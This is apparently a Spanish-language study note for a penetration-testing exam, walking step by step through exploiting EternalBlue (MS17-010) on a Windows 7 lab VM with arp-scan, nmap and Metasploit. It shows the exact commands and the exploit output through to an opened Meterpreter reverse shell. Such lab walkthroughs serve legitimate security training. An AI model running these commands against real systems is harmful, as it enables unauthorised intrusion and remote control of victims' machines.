

1.USO BÁSICO DE METASPLOIT- EXPLOTACIÓN ETERNALBLUE EN WINDOWS(método génerico)

2.1. ejecutar ifconfig o ip add, para ver la dirección IP e interfaz de la red que estoy usando como atacante

(192.168.3.143)




2.2. hacer un reconocimiento de intefaces de red, con el comando sudo arp-scan -I eth0 --localnet, la dirección MAC que inicia con 08:00, será la o las direcciones IP de las máquinas víctimas



2.3. ejecutar comando ping para saber si es WINDOWS o LINUX

ping -c 1 192.168.3.146->si la respuesta al ttl es 64 esLINUX, si es 128 es WINDOWS



2.4 ejecutar nmap -p- --open -sS -sC -sV --min-rate 2000 -n -vvv -Pn 192.168.3.146 -oN escaneo; puedo ver el avance en porcentaje presionando la tecla barra espaciadora

-p- escaneo de todos los puertos

--open escaneo de puertos abiertos

-sS que vaya más rápido y sigiloso, envía petición, recibe respuesta, envía finalización, no se completa el three way handshake

-sC conjunto de scripts de nmap

-sV versión del servicio


--min-rate 5000 recomendable si estamos a una máquina local, en el examen 2000 va más lento pero más seguro, para no saturar la red, incluso 1500

-n para que no haga resolución de DNS

-vvv para que muestre el resultado rápidamente

-Pn no ping, puede que haya un firewall detrás, bloquearon o limitaron el ping, para no tener problemas

-oN nombre del archivo, para obtener un reporte dentro del archivo



2.4 una vez identificada la posible vulnerabilidad, ejecutar nmap --script "vuln" -p445 192.168.3.146

--script "vuln" para ejecutar scripts que encuentren las vulnerabilidades


-p445 para encuentrar las vulnerabilidades del puerto

```
┌──(kali㉿kali)-[~]
└─$ nmap --script "vuln" -p445 192.168.3.146
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-04 18:50 EDT
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 192.168.3.146
Host is up (0.00071s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 08:00:27:49:01:96 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|       servers (ms17-010).
```

2.5. abrir metaploit,desde el menu Applications, en el exámen, no se tiene Internet




2.6. search CVE-2017-0143 vulnerabilidad encontrada al ejecutar paso 2.4, con esto ya iríamos a la fase de explotación

el payload->está dentro del exploit, una vez dentro, se ejecuta para obtener el reverse shell


el exploit->el número 0, una vez cargado, sus opciones de configuración

ya no se necesita un escucha como nc -nlvp 443, ya viene todo incluído


2.7. seleccionar el 0, ejecutar use 0




2.8. ejecutar show options, muestra el exploit y payload integrado, por ello ya no se usa el nc -nlvp



2.9 llenar el campo solicitado RHOSTS(host remoto, IP victima) con el comando set RHOSTS 192.168.3.146



2.10 revisamos los parámetros nuevamente con el comando show options



2.11 ejecutamos el exploit con el comando run o exploit

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.3.143:4444
[*] 192.168.3.146:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.3.146:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.17/lib/recog/fi
 replaced with '*' in regular expression
[*] 192.168.3.146:445     - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.3.146:445 - The target is vulnerable.
[*] 192.168.3.146:445 - Connecting to target for exploitation.
[+] 192.168.3.146:445 - Connection established for exploitation.
[+] 192.168.3.146:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.3.146:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.3.146:445 - 0×00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Wi
[*] 192.168.3.146:445 - 0×00000010  74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20  te
[*] 192.168.3.146:445 - 0×00000020  50 61 63 6b 20 31                                Pa
[+] 192.168.3.146:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.3.146:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.3.146:445 - Sending all but last fragment of exploit packet
[*] 192.168.3.146:445 - Starting non-paged pool grooming
[+] 192.168.3.146:445 - Sending SMBv2 buffers
[+] 192.168.3.146:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 b
[*] 192.168.3.146:445 - Sending final SMBv2 buffers.
[*] 192.168.3.146:445 - Sending last fragment of exploit packet!
[*] 192.168.3.146:445 - Receiving response from exploit packet
[+] 192.168.3.146:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 192.168.3.146:445 - Sending egg to corrupted connection.
[*] 192.168.3.146:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 192.168.3.146
[*] Meterpreter session 1 opened (192.168.3.143:4444 → 192.168.3.146:49193) at 2025-10
[+] 192.168.3.146:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
[+] 192.168.3.146:445 - =-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
[+] 192.168.3.146:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
```

Hemos abierto una sesión con Meterpreter,

Meterpreter session 1 opened (192.168.3.143:4444 -> 192.168.3.146:49193) at 2025-10-04 19:05:21 -0400

```
meterpreter > pwd
C:\Windows\system32
```